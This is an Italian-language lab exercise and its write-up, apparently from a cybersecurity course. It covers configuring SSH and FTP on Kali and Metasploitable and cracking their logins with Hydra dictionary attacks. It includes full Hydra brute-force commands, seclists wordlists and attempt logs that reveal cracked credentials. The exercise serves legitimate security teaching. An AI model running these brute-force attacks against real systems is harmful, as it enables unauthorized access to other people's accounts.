

Authentication cracking con Hydra

Sommario

Traccia esercizio.....	2
Esercizio Facoltativo	4
Svolgimento esercizio	5
Configurazione	5
Procedura guidata	5
Hydra	6
Aumentare i numeri di tentativi per l'attacco lato server	6
Attacco Hydra	7
Svolgimento esercizio facoltativo	8
Dizionario utilizzato	8
Attacco con hydra	8

Traccia esercizio

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione


Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo **l'abilitazione di un servizio SSH** e la relativa sessione di cracking dell'autenticazione con Hydra;
- Una seconda fase dove configurerete e craccherete il servizio ftp.


Esercizio guidato: configurazione e cracking SSH

- Creiamo un nuovo utente su Kali Linux, con il comando «adduser». **sudo adduser test_user**
- Chiamiamo l'utente **test_user**, e configuriamo una password iniziale **testpass**
- Attiviamo il servizio ssh con il comando **sudo service ssh start**
- Il file di configurazione del demone sshd lo troviamo al path **sudo nano /etc/ssh/sshd_config**, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), **cambiare la porta** e l'indirizzo di binding del servizio e modificare molte altre opzioni. Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le impostazioni del servizio stesso. Ai fini dell'esercizio lasciamo il file così e procediamo.



Esercizio guidato: configurazione e cracking SSH

- Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente: **ssh test_user@ip_kali**, sostituite IP_kali con l'IP della vostra macchina
- Se le credenziali inserite sono corrette, dovrete ricevere il prompt dei comandi dell'utente **test_user** sulla nostra Kali.



- A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking. Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potete cambiare e scegliere username e password random per testare il sistema in «blackbox».
- Durante la lezione teorica abbiamo visto che possiamo attaccare l'autenticazione SSH con Hydra con il comando seguente, dove `-l`, e `-p` minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch `-L`, `-P` (notate che sono entrambe in maiuscolo)

```
hydra -l username -p password IP -t 4 ssh
```

- Il nostro comando sarà quindi

```
hydra -L username_list -P password_list IP_KALI -t 4 ssh
```

- Dove sostituiremo `username_list` e `password_list` con le wordlist scaricate e IP kali con il nostro IP.
- Se volete scaricare una collezione di username e password, installate **seclists**. Seclists contiene elenchi di username e password piuttosto vasti.
- Utilizzate il comando «**sudo apt install seclists**»

```
(kali@kali)~$ hydra -L /usr/share/seclists/Username/xato-net-10-million-username.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.28 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).
```

Potete aggiungere lo switch `-V`, in modo tale da controllare «live» i tentativi di brute force di Hydra

```
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "000000" - 33 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "qazwsx" - 34 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "123qwe" - 35 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "killer" - 36 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "trustno1" - 37 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "jordan" - 38 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "jennifer" - 39 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "zxcvbnm" - 40 of 8295473590914 [child 3] (0/0)
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 8295473590874 to do in 3456447329:32h, 4 active
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "asdfgh" - 41 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "hunter" - 42 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "" - 43 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "buster" - 44 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "soccer" - 45 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "harley" - 46 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "batman" - 47 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "andrew" - 48 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "tiger" - 49 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "sunshine" - 50 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "iloveyou" - 51 of 8295473590914 [child 0] (0/0)
```


Dopo qualche minuto di attesa, ecco che abbiamo trovato un accesso valido.

Questo vi deve far riflettere su quanto sia importante configurare un utente ed una password piuttosto complicati da «indovinare» e soprattutto non standard.

```
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "222222" - 115 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "88888888" - 116 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "anthony" - 117 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "justin" - 118 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "test" - 119 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "bailey" - 120 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "qlw2e3r4t5" - 121 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "patrick" - 122 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "internet" - 123 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "scooter" - 124 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "orange" - 125 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "11111" - 126 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "golfer" - 127 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "cookie" - 128 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "richard" - 129 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "testpass" - 130 of 8295473590914 [child 1] (0/0)
[22][ssh] host: 192.168.1.28 login: test_user password: testpass
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123456" - 1000003 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "password" - 1000004 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "12345678" - 1000005 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "qwerty" - 1000006 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123456789" - 1000007 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "12345" - 1000008 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "1234" - 1000009 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "111111" - 1000010 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "1234567" - 1000011 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "dragon" - 1000012 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123123" - 1000013 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "baseball" - 1000014 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "abc123" - 1000015 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "football" - 1000016 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "monkey" - 1000017 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "letmein" - 1000018 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "696969" - 1000019 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "shadow" - 1000020 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "master" - 1000021 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "666666" - 1000022 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "qwertyuiop" - 1000023 of 8295473590914 [child 1] (0/0)
```

Procedete con la configurazione e il cracking del servizio ftp su Kali.

Potete semplicemente installare ftp con il seguente comando:

```
sudo apt install vsftpd
```

E poi avviare il servizio con:

```
sudo service vsftpd start
```

Esercizio Facoltativo

Scegliete un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna).

Es. telnet, ssh, ftp, http.

Per velocizzare il cracking (e ottenere un esito positivo) potete modificare il dizionario scelto aggiungendo: utente msfadmin, password msfadmin.

Svolgimento esercizio

Configurazione

Procedura guidata

```
(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

```
(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

(kali㉿kali)-[~]
└─$ ssh test_user@192.168.1.101
test_user@192.168.1.101's password:
Linux kali 6.10.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.11-1kali1 (2024-09-26) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 11 19:43:33 2024 from 192.168.1.101
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
(test_user㉿kali)-[~]
└─$ █
```

Hydra

Attacco tramite il comando proposto dalla guida.

```
(kali@kali)-[~]  
$ hydra -l username -p password 192.168.1.101 -t 4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se  
rvice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics  
anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 19:52:56  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking ssh://192.168.1.101:22/  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-11 19:52:58
```

Aumentare i numeri di tentativi per l'attacco lato server

Comandi:

- `sudo nano /etc/ssh/sshd_config`
- `sudo systemctl restart ssh`

```
GNU nano 8.2 /etc/ssh/sshd_config *  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::  
  
#HostKey /etc/ssh/ssh_host_rsa_key  
#HostKey /etc/ssh/ssh_host_ecdsa_key  
#HostKey /etc/ssh/ssh_host_ed25519_key  
  
# Ciphers and keying  
#RekeyLimit default none  
  
# Logging  
#SyslogFacility AUTH  
#LogLevel INFO  
  
# Authentication:  
#LoginGraceTime 2m  
#PermitRootLogin prohibit-password  
#StrictModes yes  
MaxAuthTries 10  
MaxSessions 10  
  
#PubkeyAuthentication yes  
  
# Expect .ssh/authorized_keys2 to be disregarded by default in future.  
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
```

Attacco Hydra

hydra -L /home/kali/Desktop/utenti.txt -P /home/kali/Desktop/password.txt 192.168.1.101 -t 4 -V ssh

```
(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/utenti.txt -P /home/kali/Desktop/password.txt 192.168.1.101 -t 4 -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-11 20:48:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295456000000 login tries (l:8295456/p:1000000), ~2073864000000 tries per task
[DATA] attacking ssh://192.168.1.101:22/
[ATTEMPT] target 192.168.1.101 - login "info" - pass "123456" - 1 of 8295456000000 [child 0] (0/0)

[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "joshua" - 82 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "cheese" - 83 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "amanda" - 84 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "summer" - 85 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "love" - 86 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "ashley" - 87 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "6969" - 88 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "testpass" - 89 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "test_user" - pass "nicole" - 90 of 8295465295457 [child 1] (0/0)
[22][ssh] host: 192.168.1.101 login: test_user password: testpass
[ATTEMPT] target 192.168.1.101 - login "info" - pass "123456" - 1000002 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "info" - pass "password" - 1000003 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "info" - pass "12345678" - 1000004 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.1.101 - login "info" - pass "qwerty" - 1000005 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.1.101 - login "info" - pass "123456789" - 1000006 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.1.101 - login "info" - pass "12345" - 1000007 of 8295465295457 [child 1] (0/0)
```



Svolgimento esercizio facoltativo

Dizionario utilizzato



Attacco con hydra

hydra -L /home/kali/Desktop/metauser.txt -P /home/kali/Desktop/metapassword.txt 192.168.1.110 -t 4 -V ftp



hydra -L /home/kali/Desktop/metauser.txt -P /home/kali/Desktop/metapassword.txt 192.168.1.110 -t 4
-V telnet

```
[ATTEMPT] target 192.168.1.110 - login "giggino" - pass "giggino" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "giggino" - pass "pincopallino" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "giggino" - pass "meta" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "giggino" - pass "msfadmin" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "giggino" - pass "ohyeah" - 5 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "pincopallino" - pass "giggino" - 6 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "pincopallino" - pass "pincopallino" - 7 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "pincopallino" - pass "meta" - 8 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "pincopallino" - pass "msfadmin" - 9 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "pincopallino" - pass "ohyeah" - 10 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "meta" - pass "giggino" - 11 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "meta" - pass "pincopallino" - 12 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "meta" - pass "meta" - 13 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "meta" - pass "msfadmin" - 14 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "meta" - pass "ohyeah" - 15 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "giggino" - 16 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "pincopallino" - 17 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "meta" - 18 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "msfadmin" - 19 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "msfadmin" - pass "ohyeah" - 20 of 25 [child 3] (0/0)
[21][ftp] host: 192.168.1.110 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.1.110 - login "ohyeah" - pass "giggino" - 21 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "ohyeah" - pass "pincopallino" - 22 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "ohyeah" - pass "meta" - 23 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "ohyeah" - pass "msfadmin" - 24 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "ohyeah" - pass "ohyeah" - 25 of 25 [child 2] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-11 21:06:44

(kali㉿kali)-[~]
$
```